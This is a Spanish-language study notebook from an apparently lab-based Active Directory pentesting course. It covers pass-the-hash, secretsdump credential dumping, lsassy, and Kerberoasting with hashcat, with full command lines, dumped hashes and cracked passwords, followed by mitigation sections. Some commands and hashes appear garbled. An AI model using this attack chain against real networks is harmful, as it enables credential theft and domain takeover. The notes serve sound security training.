



AD Post-Compromise Attacks

Status In progress

▼ info


Attack AD

192.168.127.132 --> windows server

```
C:\Users\Administrator.SPIDERMAN>net user spiderman P@$$w0rd!
The command completed successfully.
```

```
C:\Users\Administrator.SPIDERMAN>net user Spiderman P@$$w0rd!
The command completed successfully.
```

Admin target



Password1 AdminDC

▼ **Chapter 9.1. PASS THE PASSWORD/HASH**

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u fcastle -d MARVEL.local -p Password1
SMB      10.0.0.35      445      SPIDERMAN      [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:MARVEL.local) (signing=False) (SMBv1=False)
SMB      10.0.0.25      445      THEPUNISHER   [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:MARVEL.local) (signing=False) (SMBv1=False)
SMB      10.0.0.35      445      SPIDERMAN      [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB      10.0.0.25      445      THEPUNISHER   [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB      10.0.0.225     445      HYDRA-DC      [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing=True) (SMBv1=False)
SMB      10.0.0.225     445      HYDRA-DC      [+] MARVEL.local\fcastle:Password1
```

Pass the Password

Let's pass what we just cracked...
 crackmapexec smb <ip/CIDR> -u <user> -d <domain> -p <pass>

con el comando

```
crackmapexec smb <ip/CIDR> -u <user> -p <pass> -d <domain>
```

también se puede usar con hashes

```
[kali㉿kali] ~
└─$ secretsdump.py MARVEL.local/fcastle:Password1@10.0.0.25
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x5c1e9847841ca0757d8d0827d788bcf1
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011 :::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/tstark:$DCC2$10240#tstark#c88e4ceb4c20c2bd024ce0cf4bd01530
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#e6f48c2526bd594441d3da3723155f6f
```

Grab Some Local Hashes

We can also use secretsdump!

```
secretsdump.py MARVEL.local/fcastle:Password1@10.0.0.25
```

```
[kali㉿kali] ~
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751 --local-auth
SMB      10.0.0.35      445      SPIDERMAN      [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing:False) (SMBv1:False)
SMB      10.0.0.25      445      THEPUNISHER   [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing:False) (SMBv1:False)
SMB      10.0.0.35      445      SPIDERMAN      [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b86975
1 (Pwn3d!)
SMB      10.0.0.25      445      THEPUNISHER   [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869
751 (Pwn3d!)
SMB      10.0.0.225     445      HYDRA-DC      [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HY
DRA-DC) (signing:True) (SMBv1:False)
SMB      10.0.0.225     445      HYDRA-DC      [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
STATUS_LOGON_FAILURE
```

Pass the Hash

Let's pass that hash

```
crackmapexec smb <ip/CIDR> -u <user> -H <hash> --local-auth
```

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751 --local-auth -M lsassy
SMB      10.0.0.35      445      SPIDERMAN      [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing=False) (SMBv1=False)
SMB      10.0.0.25      445      THEPUNISHER   [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing=False) (SMBv1=False)
SMB      10.0.0.35      445      SPIDERMAN      [*+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b869751
1 (Pwn3d!)
SMB      10.0.0.25      445      THEPUNISHER   [*+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869751
751 (Pwn3d!)
SMB      10.0.0.225     445      HYDRA-DC      [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HY
DRA-DC) (signing=True) (SMBv1=False)
SMB      10.0.0.225     445      HYDRA-DC      [*+] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
 STATUS_LOGON_FAILURE
LSASSY    10.0.0.35      445      SPIDERMAN      [*+] No credentials found
LSASSY    10.0.0.25      445      THEPUNISHER   MARVEL\fcastle 64f12cdada88057e06a81b54e73b949b
```

Pass the Hash

For example, we can dump lsass with lsassy

```
crackmapexec smb <ip/CIDR> -u <user> -H <hash> --local-auth -M lsassy
```

```
crackmapexec smb 10.0.0.0/24 \
-u administrator \
-H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c979
7ef98b869751 \
--local-auth \
-M lsassy
```

Desglose rápido de flags clave

Flag	Significado
-H	NTLM hash → Pass-the-Hash
aad3b435b51404eeaad3b435b51404ee	LM hash vacío (normal)
--local-auth	Usuario local , no de dominio
-M lsassy	Intenta dumper credenciales en memoria (LSASS)

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.127.0/24 -u AdminDC -d MARVEL.local -p Password1
SMB      192.168.127.132 445      SHIELD-DC      [*] Windows Server 2022 Build 20348 x64 (name:SHIELD-DC) (domain:MARVEL.local) (signing=True) (SMBv1=False)
SMB      192.168.127.132 445      SHIELD-DC      [*+] MARVEL.local\AdminDC:Password1 (Pwn3d!)
SMB      192.168.127.135 445      SPIDERMAN      [*] Windows 11 / Server 2025 Build 26100 x64 (name:SPIDERMAN) (domain:MARVEL.local) (signing=False) (SMBv1=False)
SMB      192.168.127.135 445      SPIDERMAN      [*+] MARVEL.local\AdminDC:Password1 (Pwn3d!)
```

en este caso tenemos que ya pudimos autenticarnos con la contraseña

▼ Chapter 9.2. Dumping and Cracking hashes

Para esto usamos el comando

```
secretsdump.py MARVEL.local/AdminDC:'Password1'@192.168.127.135
```

```
(kali㉿kali)-[~/Desktop/PNPT/AD_attack]
$ secretsdump.py MARVEL.local/AdminDC:'Password1'@192.168.127.135
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
    _import_('pkg_resources').run_script('impacket==0.13.0.dev0+20251016.112753.23a36c62', 'secretsdump.py')
Impacket v0.13.0.dev0+20251016.112753.23a36c62 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe49ceea11dcf9b542d3600701279880
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b3435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b3435b51404ee:31d6cfec0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404ee:31d6cfec0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b3435b51404ee:5fb45fa5b5048febe5eb18c151ee92da:::
Spiderman:1001:aad3b435b51404eeaad3b3435b51404ee:920ae267e048417fcfe00f49ecbd4b33:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#7154f935b7d1ace4c1d72bd4fb7889c: (2026-02-06 20:34:04+00:00)
MARVEL.LOCAL/fcastel:$DCC2$10240#fcastel#2accfc229688e099db1cb59fb8d410: (2026-02-10 21:54:31+00:00)
MARVEL.LOCAL/AdminDC:$DCC2$10240#AdminDC#c59911d310fe8de3c3f0692126f83454: (2026-02-17 18:29:20+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MARVEL.SPIDERMAN$:aes256-cts-hmac-sha1-96:136cd91a6e99717d09ee557b89e39f7d5225945a886727112ef0d608d6ae140da
MARVEL.SPIDERMAN$:aes128-cts-hmac-sha1-96:f8afe647eb5030dd44238be89ea8dd15
MARVEL.SPIDERMAN$:des-cbc-md5:0864a84c46233458
MARVEL.SPIDERMAN$:plain_password_hex:2a005b0067006b00630027002b0039003c0034002a063003100430069004000310023003d0077002f0070006d004f005e005100520
04a006f006e004b00590071003c002600310075005c004d006d002700400023003b006900670071006c007a002f002b005900770058002000560068002c002f004d0077006500290
06900400079007500350071005d007800670056004b003d004a0034a0071005d00470077006f003b0056003e007a002e006800560039006b004d005d005c003700310025004e0
0570048006a006e0067004d007a00620059002f0029007900260049002f002c005f00270031005d0077400
MARVEL.SPIDERMAN$:aad3b435b51404eeaad3b435b51404ee:19625b6709429f55a1a106329eb299b9:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc648ccaa040ed42316d99e372c1159485f739f4
dpapi_userkey:0*x631c748e64c54c4900df8af7d26d0fb626828b
[*] NL$KM
0000 5A F6 02 0B F7 C0 07 CB 95 76 BE 73 04 FB 29 92 Z.....v.s...).
0010 FB C0 9E 1F 8E 49 98 96 BC 48 EE 67 DB AB 0B B9 .....I...K.g....
0020 5F AD 18 A4 66 C4 5F 4B 05 92 70 5B 62 2A 2F 5A _ ...F..K..p[b/Z
0030 F4 76 15 0B 07 A9 09 F8 A8 39 16 7E 1A 32 81 6E .v.....9.~.2.n
NL$KM:5af6020bf7c007cb9576be7304fb2992fb09e1f8e499896bc4bee67dbab0bb95fad18a466c45f4b0592705b622a2f5af476150b07a909f8a839167e1a32816e
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

nos dara lo sig donde los puntos a destacar son sumpong local sam hashes. dumping LSA Secrets, dumping chaches domain logon information. todo esto fue hacia una maquina donde se habian logeado administradores del AD. todo esto lo guardamos en el archivo hash_machineSpiderman.txt en algunas maquinas como windows 7 o menores tenemos el protocolo

```
wdigest - -> protocolo por default en windows si se tiene obtendra las contraseñas que se hallan logeado con anterioridad
```

si se usa desactivarlo al terminar

tambien se puede hacer con hashes

```
$ secretsdump.py administrator:@192.168.138.138 -hashes aad3b435b51404eea  
ad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f
```

como fue la metodología del ataque

```
llmnr -> fcastle hash -> cracked -> sprayed the password  
-> found new login -> secretsdump those logins  
-> local admin hashes -> respray the network with local  
accounts
```

Paso 1: **llmnr**

LLMNR poisoning

Qué pasó:

- Usaste **Responder / Inveigh**
- Alguien en la red intentó resolver un nombre
- Capturaste un **hash NTLM** Resultado:

```
MARVEL\fcastle → NTLM hash
```

Paso 2: **fcastle hash**

Se identifica que el hash pertenece a:

```
Usuario de dominio: MARVEL\fcastle
```

Aquí aún no tienes la contraseña, solo el hash.

Paso 3: **cracked**

El hash fue **crackeado offline** (hashcat, john, etc.)

Ejemplo:

NTLM → Password1

Esto NO siempre pasa, pero cuando pasa es devastador.

Paso 4: sprayed the password

Password Spraying

Usaste esa contraseña contra:

- Otros usuarios
- O múltiples equipos

Ejemplo mental:

```
crackmapexec smb 10.0.0.0/24 -u users.txt -p Password1 -d MARVEL
```

Buscando:

- Reutilización de contraseña
- Accesos adicionales

Paso 5: found new login

Encontraste:

- Otro usuario válido
- O el mismo usuario con acceso a más máquinas
- Posiblemente con privilegios más altos

Ejemplo:

Password válida en más hosts

Paso 6: secretsdump those logins

Usaste secretsdump (Impacket) sobre esas máquinas donde ya tienes admin.

Esto extrae:

- SAM
- NTLM hashes
- Cached credentials

Resultado:

Hashes de cuentas locales

Paso 7: local admin hashes

Ahora tienes:

- Hashes de Administrator
- Cuentas locales
- Mismo hash en varias máquinas (sin LAPS)

Ejemplo:

Administrator NTLM = igual en 10 hosts

Paso 8: respray the network with local accounts

Movimiento lateral masivo

Usas esos hashes locales para:

- Pass-the-Hash
- Entrar a más equipos
- Expandir control de red

Ejemplo:

```
crackmapexec smb 10.0.0.0/24 -u administrator -H <hash>
--local-auth
```

Esto es worm-like lateral movement.

La lógica detrás de todo

Esto describe una **escalada progresiva**:

- Error de red (LLMNR)
- credencial débil
- reutilización
- admin local compartido
- dominio comprometido

Mitigations

Mitigation

Hard to completely prevent, but we can make it more difficult for an attacker:

Limit account re-use:

- Avoid re-using local administrator passwords
- Disable Guest and Administrator accounts
- Limit who is a local administrator (principle of least privilege)

Utilize strong passwords:

- The longer the better (more than 14 characters)
- Avoid using common words
- Prefer long passphrases

Privileged Access Management (PAM):

- Check out / check in sensitive accounts only when needed
- Automatically rotate passwords on check-out and check-in
- Limits pass-the-hash / pass-the-password attacks by using strong and constantly rotated credentials

Mitigación

Es difícil prevenirlo completamente, pero podemos hacerlo más difícil para un atacante:

Limitar la reutilización de cuentas:

- Evitar reutilizar la contraseña del administrador local
- Deshabilitar las cuentas Guest e Administrator
- Limitar quién es administrador local (principio de mínimo privilegio)

Utilizar contraseñas fuertes:

- Entre más largas, mejor (más de 14 caracteres)
- Evitar usar palabras comunes
- Preferir frases largas como contraseñas

Gestión de Accesos Privilegiados (PAM):

- Asignar acceso a cuentas sensibles solo cuando sea necesario (check-out / check-in)
- Rotar automáticamente las contraseñas al asignar y retirar el acceso
- Limita los ataques Pass-the-Hash / Pass-the-Password al usar contraseñas fuertes y rotadas constantemente

▼ Chapter 9.3. Kerberoasting

¿Qué es Kerberoasting?

Kerberoasting es un ataque que permite obtener **hashes de contraseñas de cuentas de servicio** de Active Directory usando Kerberos, para luego **crackearlos offline**.

Punto clave:

NO explota una vulnerabilidad

Abusa del diseño normal de Kerberos

Objetivo del ataque (como dice la imagen)

| Get TGS and decrypt server's account hash

En español:

- Obtener un **TGS (Ticket Granting Service)**
- Extraer el **hash de la cuenta de servicio**
- Crackearlo offline
- Obtener una **cuenta normalmente privilegiada** Requisitos para Kerberoasting

Solo necesitas **UNA** cosa:

✓ **Cualquier usuario válido del dominio**

(no admin, no privilegios especiales)


Ejemplos:

- Un usuario de dominio robado vía LSASS
- Credenciales obtenidas por phishing
- Una cuenta low-priv

En el lab: `MARVEL\fcastle` ya cumple esto

Explicación del diagrama paso a paso

Actores del diagrama



- **Victim/User** → usuario de dominio (tú como atacante)
- **Domain Controller** → KDC (Kerberos)
- **Application Server** → servicio (SQL, IIS, backup, etc.)

Flujo Kerberos NORMAL (no ataque)

- 1.- El usuario pide un **TGT**
- 2.- El DC responde con el **TGT**
- 3.- El usuario pide un **TGS** para un servicio (SPN)
- 4.- El DC entrega el **TGS cifrado con la contraseña del servicio**
- 5.- El usuario presenta el TGS al servidor
- 6.- Se autentica normalmente

Aquí está el problema

El **TGS está cifrado con la contraseña del servicio.**

¿Dónde entra el ataque?

El atacante **pide TGS para servicios**, pero **NO los usa**.

En vez de eso:

- Guarda el ticket
- Extrae el hash
- Crackea offline

El DC **SIEMPRE responde**, porque:

- El usuario tiene derecho a pedir TGS
- No hay alerta
- No hay bloqueo

¿Qué tipo de cuentas se atacan?

Cuentas con **SPN (Service Principal Name)**, típicamente:

- SQL Server
- IIS
- Servicios de backup
- Servicios legacy
- Apps internas

No usuarios normales

No cuentas sin SPN

¿Por qué es tan peligroso?

Porque las **cuentas de servicio** suelen:

- Tener contraseñas:
 - Largas
 - Viejas
 - Nunca rotadas
- Tener privilegios elevados
- A veces ser:

- Local Admin
- Domain Admin

Un Kerberoast exitoso = **escalada de privilegios**

Cómo encaja con lo que ya hiciste

Tu cadena va así (perfecta):

```
Adminlocal
↓
Dump LSASS
↓
Usuario de dominio (fcastle)
↓
Kerberoasting
↓
Cuenta de servicio
↓
Escalada / DA
```

Esto es **PTES post-exploitación puro**.

```
root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 10.0.3.4 -request
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName           Name           MemberOf
          PasswordLastSet      LastLogon
-----
HYDRA-DC/SVC_SQLService.MARVEL.local:60111  SVC_SQLService  CN=Domain Admins,OU=Groups,DC=MARVEL,DC=local  2019-07-24 12:02:02  <never>

$krb5tgs$23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC/SVC_SQLService.MARVEL.local~60111*$7cba83b1fleaba727a54cc730d9cb58d$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef4864668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cf331b55a21e815692e715a4828a191aeae2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cf62221477336d232210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373eb1d4c2255cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cd b1df11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc6768794d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685ffff563
```

Kerberoasting

Step 1: Get SPNs, Dump Hash

```
python GetUserSPNs.py <DOMAIN/username:password> -dc-ip <ip of DC> -request
```

```
Watchdog: Temperature abort trigger set to 90c

Dictionary cache hit:
* Filename...: rockyou.txt
* Passwords.: 14347430
* Bytes.....: 139951895
* Keypasswords.: 14347430

$krb5tgss23$*SVC_SQLService$MARVEL.LOCAL$HYDRA-DC$SVC_SQLService.MARVEL.local~60111*$7cba83b1f1eaba727a54cc730d9cb58d$882768a5ba63cc262c946e0ffeedc4e840186cbde6d0d155e1daef7e3cc035ef4864668382f89e5d197018f63e8e1ef679e32071d3ba807dc7c75e2df51f900419c777619e56025fd331b55a21e815692e715a4828a191aaee2b27e38c314b25b545c5468089bb35cc58614c76d5f8b827dc51fcd6222147733d232210213c0212c7cac4f3d3ebfc3d898512ccfa4bf3f7448fd8a8f2208691e9dc7490d8893e5c373be1d4c2255cc888250962aa66c5ecf4348def79947900886d7092442fadaf9e10330ae5359d388ab7fd796554a32399b491cd1f1eee586828837df60aae216532312369690860a5cea588baafac6cf7fa7ec8aa64a563d5ee33822abdcc6768794d0ed75c3fd49bd35801ee351b9af4305f67d3c85be00fae87bedd215830f21f8b21538545777dfba685fff563284ac937934c8291d0aaef51f4b4e7ef62620e732b370b03639d934cef5ec61c20ddsf5e6553057ccbcace75ba742f4fa8b896d52100c300c0c841e41332592e18030575b782b8d42ae8318fb0198a69bba3e7af3377c03d01c85122d1d8a09e21f393a7ca02141fa13ae7377ae08f836769a9773b05443f03947b1880d495cff10220f7c319656f21776cb489d754e674ca31d118475ad3760727e7473f5ecce97a3a6f2d2166d2148b9a16b6c1700231c825d015398f64138e664627290be859073274ebfb76e2c6a5c86cfa6e20d9419f81bd7d2b64cfa0b64561a6f6f4ea188ac92e7fefdad505f0fe288fc6f297f5680af19907e6eb34f5834f7f1700c789846fa6f3e6467b595f1dc1f5f29ae4f28bcedc78548cf49dfab952e7c90ca79705e0d007292e3c61c7e6502d652b6581d5608aa393eca6a51dd2b863b2b404da6ebcf812f296319ad586a57f7f00412719a245486fd437f622db16c242b7c6df8a52f60c318bcd9640975400f4d9aa198630a2a4b6884246f0ed1057a788f4a7283d4056125d77f105220e553c64624cd442f796e819039509daef807377c17d3048eb7e3ba7c864ca5194b9831dc9057717cacaaa8e1008c822b6c6769683797a896e8d540a919a82fecdd827459736f5821b66b086319e2581a7c579641721d52ea51684df74c09ba8e8a0e3235797f475187f4980313b16745b4ef7396c8245493d77517709ef851f1d93b63c3a493f3059b49a2b253817a6766461d014254d6a77720ae45632a7d37::My password123#
```

Kerberoasting

Step 2: Crack that hash

```
Hashcat -m 13100 kerberoast.txt rockyou.txt
```

en el lab

```
sudo GetUserSPNs.py MARVEL.local/fcastel:Password1 -dc-ip 192.168.127.132 -request
```

partes a destacar

ServicePrincipalName	Name	MemberOf	WinRps	PasswordLastSet	LastLogon
SHIELD-DC/SQLService.Marvel.local:60111	SQLService	CN=Group Policy Creator Owners,OU=Groups,DC=MARVEL,DC=local		2026-02-05 12:44:17.790295	<never>

The terminal window shows a file named 'krb.txt' containing a large string of hex-encoded Kerberos hashes. The file path is indicated as '~/Desktop/PNPT/AD_attack/krb.txt'. The terminal interface includes a menu bar with File, Edit, Search, View, Document, Help, and a toolbar with various icons.

```
d00ef49ed70c09e7ce09f1c0dc3bb3ca762248ea562f7c5fcda7815f7b0205163955d89dd450  
fad777c4212457ed0ba1144b2f413aad678e10d6ae19ffba1b294344dc86148d3d7a8e37a647  
8c7660cecabef686505e9024a86fb6f237f3b29e4fe99031215315fb7b625f15304cc2edec2  
c66846a82d86906a5659e2c8295e016b4792e4d3d2544be25b2feae0c631e447e1536b63b757  
b12b290e09a2190bc19a2676026acd5db448e27d36e66b551bfde23828f922273659139644f-  
a705692e5f60d45c23c051e92ae9e48a81daa39c2531017a03eee9af8bc4a524309c511d3471  
d36c23d46ea9a4452588c393b2033a94c50f011e8a77108a1c0715c95701b50f92cfb5d84518  
b6d1b054a65e1ec855f84f5af676156b26144f6864ee21e95e7e3bdf4c73d67e8eefae6b63c7  
e3ed760e90b40e8d7a130e40f9894b11a2384353717e85e27b9a9794435e18bd066ca2f0563  
c15e9cddfe808c7c00f4db96a2daf145ecaa223a6dc6968175d4c075f49228af45eb6f61fc00  
3d6edd738d81d0f3ae2506fcf7dfce819506e50b1f8585f64df334577432cbe845dda5762f67  
fa7e5ff141a5b4030964b31a0f2b112b18de487bf9f8fb0e3bbb0289264ee1f5fce71b80893  
dbbe234b0c9acc1ffe74fca23e52d729bbadae3c72fe0e1f3223dec1e582c66f399f28fc6ca-  
caa668a1b513198db46f9a05b320d39487adcd6d61b6a45547812f6dba2faf1f8e780b864e78  
37adfce3c357937472add70ea1915b3503737f7156c4dcdbc0681ea2a484202379faeea21686  
132f5641251a23a1f52234054e0d3abcb8eb31eb6b1de49d444ec230091a281b15557d970f6  
212a65d74244e043aee6d7ee575a598ecb6a13268894ab48e28e7e7375600f72372d7b77e9e1  
c2f9e468c1b4d4cb37f2b82342f54715151ce660ef580f7999f3973e989111e6f201e614fdc-  
b48a4168b6f04597aadbb5d7cbe8c4c6fecf672e4c2ec73e63a564a1b18947984432abf5a0e4  
c37e323224eca1a1f0357b68fcc3a9ed1bad90a1e3549e09ba674f5c48927f5587b6ac9865a8  
833bda814933d25636dd8ca1cf5847f823394b27714af3264aadfa746f73ad560294906956d-  
b3b9e96eecf6924e28b4da41eb15ba2cd4b9968cbd26562fcf4d4e090be5e4771ac972e5e39  
c787de13efc1e2c8beca63da013463bd78209e48b2c2f29ee60cdde9c3e7de43e5675488cd5  
05829ab4e82db7bc286a650918f4457ea02f358d9b
```

y lo crakeamos con el siguiente comando

```
hashcat -m 13110 krb.txt /usr/share/wordlists/rockyou.txt
```

```
63da013463bd78209e48b2c2f29ee60cdde9c3e7de43e5675488cd505829ab4e82db7bc286a650918f4457ea02f358d9b:MyPassword123#  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 13100 (Kerberos 5, etype 23, TGS-REP)
```

y listo esta aqui el pass es MyPassword123#

ya con esto podemos ver como comprometer y combinarlo

mitigations/ mitigaciones

Mitigation Strategies

Strong Passwords

Contraseñas fuertes en cuentas de servicio

Esto es la **mitigación más importante** contra Kerberoasting.

¿Por qué?

- El ataque **no se bloquea**
- El TGS **siempre se entrega**
- La defensa real es que el hash:
 - **No se pueda crackear**
 - Aunque el atacante lo obtenga

Buenas prácticas reales:

- 25-30+ caracteres
- Aleatorias
- No palabras
- No reutilizadas
- Rotación periódica

Si la contraseña es débil:

- Kerberoasting = éxito garantizado
- Crackeo offline sin alertas

Least Privilege

Principio de mínimo privilegio

Esto significa:

Aunque crackeen la cuenta... **que no sirva para escalar.**

Muchas organizaciones fallan aquí:

- Cuentas de servicio:
 - Son **Local Admin**
 - A veces **Domain Admin**
 - A veces tienen permisos excesivos en AD

Mal diseño:

```
SQLService → DomainAdmin  
BackupSvc → Admin en todo  
AppSvc → Acceso total
```

Buen diseño:

```
Servicio → solo los permisos estrictamente necesarios Sin DAS ni adm  
in innecesario
```

▼ *Chapter 9.4. Token impersonation*

¿Qué es un *token* en Windows?

Un **access token** es un objeto que Windows usa para responder a esta pregunta:

| **¿Quién eres y qué puedes hacer?**

Un token contiene:

- Usuario (SID)
- Grupos (Administrators, Domain Users, etc.)
- Privilegios (SeDebugPrivilege, SeImpersonatePrivilege, etc.)
- Nivel de integridad (Low / Medium / High / System)

Todo proceso corre con un token.

¿Qué es *Token Impersonation*?

Token impersonation es la capacidad de un proceso de:

| **“Actuar temporalmente como otro usuario”**

Es decir:

- Tu proceso no cambia de usuario

- Pero **adopta el token** de otro usuario
 - Y ejecuta acciones **con sus privilegios**
-

Analogía rápida

- Tú eres un empleado normal
- Alguien te presta su **credencial de gerente**
- Mientras la usas, **el sistema cree que eres el gerente**
